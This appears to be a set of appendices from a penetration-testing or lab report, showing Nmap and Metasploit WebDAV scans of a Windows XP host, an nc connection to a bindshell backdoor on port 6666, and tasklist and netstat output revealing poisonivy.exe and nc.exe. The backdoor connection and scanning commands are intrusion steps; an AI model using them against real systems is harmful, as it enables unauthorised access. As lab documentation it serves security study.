
Size: Full-screen

□ Send logon information for this connection

User name:


Domain:

Appendix 5: Metasploit Framework WebDAV




```
[*] Nmap: 25/tcp   open  smtp         Microsoft ESMTP 6.0.2600.1
[*] Nmap: 80/tcp   open  http         Microsoft IIS httpd 5.1
[*] Nmap: 135/tcp  open  msrpc        Microsoft Windows RPC
[*] Nmap: 139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
[*] Nmap: 443/tcp  open  https?
[*] Nmap: 445/tcp  open  microsoft-ds Microsoft Windows XP microsoft-ds
[*] Nmap: 1025/tcp open  msrpc        Microsoft Windows RPC
[*] Nmap: 1026/tcp open  msrpc        Microsoft Windows RPC
[*] Nmap: 5000/tcp open  upnp?
[*] Nmap: 5800/tcp open  vnc-http     RealVNC 4.0 (resolution: 400x250; VNC TCP port: 5900)
[*] Nmap: 5900/tcp open  vnc          VNC (protocol 3.3; Locked out)
[*] Nmap: 1 service unrecognized despite returning data. If you know the service/version, please
ngerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
[*] Nmap: SF-Port5000-TCP:V=7.70%I=7%D=10/13%Time=670C25C3%P=x86_64-pc-linux-gnu%r(G
[*] Nmap: SF:enericLines,1C,"HTTP/1\.1\x20400\x20Bad\x20Request\r\n\r\n")%r(GetReque
[*] Nmap: SF:st,1C,"HTTP/1\.1\x20400\x20Bad\x20Request\r\n\r\n")%r(RTSPRequest,1C,"H
[*] Nmap: SF:TTP/1\.1\x20400\x20Bad\x20Request\r\n\r\n")%r(HTTPOptions,1C,"HTTP/1\.1
[*] Nmap: SF:\x20400\x20Bad\x20Request\r\n\r\n")%r(FourOhFourRequest,1C,"HTTP/1\.1\x
[*] Nmap: SF:20400\x20Bad\x20Request\r\n\r\n")%r(SIPOptions,1C,"HTTP/1\.1\x20400\x20
[*] Nmap: SF:Bad\x20Request\r\n\r\n");
[*] Nmap: MAC Address: 00:02:B3:00:09:1F (Intel)
[*] Nmap: Service Info: Host: faraday; OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows,
_xp
[*] Nmap: Service detection performed. Please report any incorrect results at https://nmap.org/s
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 128.25 seconds
msf5 > Interrupt: use the 'exit' command to quit
msf5 > Interrupt: use the 'exit' command to quit
msf5 > Interrupt: use the 'exit' command to quit
msf5 > use auxiliary/scanner/http/webdav_scanner
msf5 auxiliary(scanner/http/webdav_scanner) > set RHOSTS 172.16.3.226
RHOSTS => 172.16.3.226
msf5 auxiliary(scanner/http/webdav_scanner) > set RPORT 80
RPORT => 80
msf5 auxiliary(scanner/http/webdav_scanner) > run

[+] 172.16.3.226 (Microsoft-IIS/5.1) has WEBDAV ENABLED
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/http/webdav_scanner) >
```

Appendix 6: NMAP Port 6666/6667




```
6666/tcp open  bindshell    CMD.EXE (**BACKDOOR**; Windows 5.1.2600; path: C:\Documents and Settings\D
aniel Faraday)
6667/tcp open  irc
| irc-info:
|   users: 2
|   servers: 1
|   chans: 1
|   lusers: 2
|   lservers: 0
|_  server: my.server.name
2 services unrecognized despite returning data. If you know the service/version, please submit the fol
lowing fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service :
```

Appendix 7: Backdoor




```
C:\Users\Administrator\Documents\Ant_temp>nc 172.16.3.223 6666
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Daniel Faraday>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 2009-B54C

 Directory of C:\Documents and Settings\Daniel Faraday

04/29/2010  07:37 PM    <DIR>          .
04/29/2010  07:37 PM    <DIR>          ..
05/13/2010  01:33 PM    <DIR>          Desktop
04/29/2010  07:37 PM    <DIR>          Favorites
04/29/2010  07:37 PM    <DIR>          My Documents
04/29/2010  01:02 PM    <DIR>          Start Menu
               0 File(s)              0 bytes
               6 Dir(s)   5,665,492,992 bytes free

C:\Documents and Settings\Daniel Faraday>_
```

Appendix 8: Tasklist




```
C:\Documents and Settings\Daniel Faraday\Desktop>tasklist
tasklist

Image Name                   PID Session Name     Session#    Mem Usage
========================= ====== ================ ======== ============
System Idle Process            0 Console                 0         20 K
System                         4 Console                 0        220 K
smss.exe                     748 Console                 0        384 K
csrss.exe                    796 Console                 0      3,632 K
winlogon.exe                 820 Console                 0      4,528 K
services.exe                 864 Console                 0      2,960 K
lsass.exe                    876 Console                 0      5,108 K
vmacthlp.exe                1064 Console                 0      2,164 K
svchost.exe                 1092 Console                 0      3,920 K
svchost.exe                 1344 Console                 0     15,884 K
svchost.exe                 1608 Console                 0      2,696 K
svchost.exe                 1648 Console                 0      3,272 K
spoolsv.exe                 1776 Console                 0      4,212 K
explorer.exe                 336 Console                 0     10,500 K
jusched.exe                  488 Console                 0      3,376 K
poisonivy.exe                500 Console                 0      1,120 K
vmtoolsd.exe                 508 Console                 0      7,492 K
msmsgs.exe                   516 Console                 0      1,468 K
soffice.exe                  528 Console                 0      1,812 K
soffice.bin                  576 Console                 0     45,968 K
nc.exe                       592 Console                 0      1,512 K
winvnc4.exe                  600 Console                 0      2,664 K
cmd.exe                      608 Console                 0      1,076 K
inetinfo.exe                 928 Console                 0     12,120 K
jqs.exe                     1060 Console                 0      1,612 K
VGAuthService.exe           1204 Console                 0      8,564 K
vmtoolsd.exe                1332 Console                 0     12,204 K
rundll32.exe                1488 Console                 0      3,200 K
wmiprvse.exe                1872 Console                 0      8,188 K
rundll32.exe                3312 Console                 0      4,212 K
dllhost.exe                 3564 Console                 0      6,344 K
dllhost.exe                 1196 Console                 0      6,184 K
davcdata.exe                4076 Console                 0      1,000 K
msdtc.exe                   3440 Console                 0      3,640 K
ntvdm.exe                   2680 Console                 0      3,816 K
logon.scr                   2860 Console                 0      1,184 K
cmd.exe                     3524 Console                 0      1,208 K
tasklist.exe                1832 Console                 0      2,612 K
```

Appendix 9: Netstat -ano




```
C:\Documents and Settings\Daniel Faraday\Desktop>netstat -ano
netstat -ano

Active Connections

  Proto  Local Address          Foreign Address        State           PID
  TCP    0.0.0.0:21             0.0.0.0:0              LISTENING       928
  TCP    0.0.0.0:25             0.0.0.0:0              LISTENING       928
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING       928
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       1092
  TCP    0.0.0.0:443            0.0.0.0:0              LISTENING       928
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:1025           0.0.0.0:0              LISTENING       1344
  TCP    0.0.0.0:1032           0.0.0.0:0              LISTENING       928
  TCP    0.0.0.0:1484           0.0.0.0:0              LISTENING       3440
  TCP    0.0.0.0:4400           0.0.0.0:0              LISTENING       1120
  TCP    0.0.0.0:5000           0.0.0.0:0              LISTENING       1648
  TCP    0.0.0.0:5800           0.0.0.0:0              LISTENING       600
  TCP    0.0.0.0:5900           0.0.0.0:0              LISTENING       600
  TCP    10.10.0.228:139        0.0.0.0:0              LISTENING       4
  TCP    172.16.3.223:139       0.0.0.0:0              LISTENING       4
  TCP    172.16.3.223:666       0.0.0.0:0              LISTENING       1112
  TCP    172.16.3.223:6666      0.0.0.0:0              LISTENING       592
  TCP    172.16.3.223:6666      172.16.3.17:30609      ESTABLISHED     592
  UDP    0.0.0.0:135            *:*                                    1092
  UDP    0.0.0.0:445            *:*                                    4
  UDP    0.0.0.0:500            *:*                                    876
  UDP    0.0.0.0:1033           *:*                                    1608
  UDP    0.0.0.0:1034           *:*                                    928
  UDP    0.0.0.0:1039           *:*                                    1608
  UDP    0.0.0.0:1040           *:*                                    1344
  UDP    0.0.0.0:3456           *:*                                    928
  UDP    10.10.0.228:123        *:*                                    1344
  UDP    10.10.0.228:137        *:*                                    4
  UDP    10.10.0.228:138        *:*                                    4
  UDP    10.10.0.228:1900       *:*                                    1648
  UDP    127.0.0.1:123          *:*                                    1344
  UDP    127.0.0.1:1029         *:*                                    1340
  UDP    127.0.0.1:1900         *:*                                    1648
  UDP    127.0.0.1:46789        *:*                                    1120
  UDP    172.16.3.223:123       *:*                                    1344
  UDP    172.16.3.223:137       *:*                                    4
  UDP    172.16.3.223:138       *:*                                    4
  UDP    172.16.3.223:1900      *:*                                    1648
```

Appendix 10: pestudio poisonivy.exe indicators



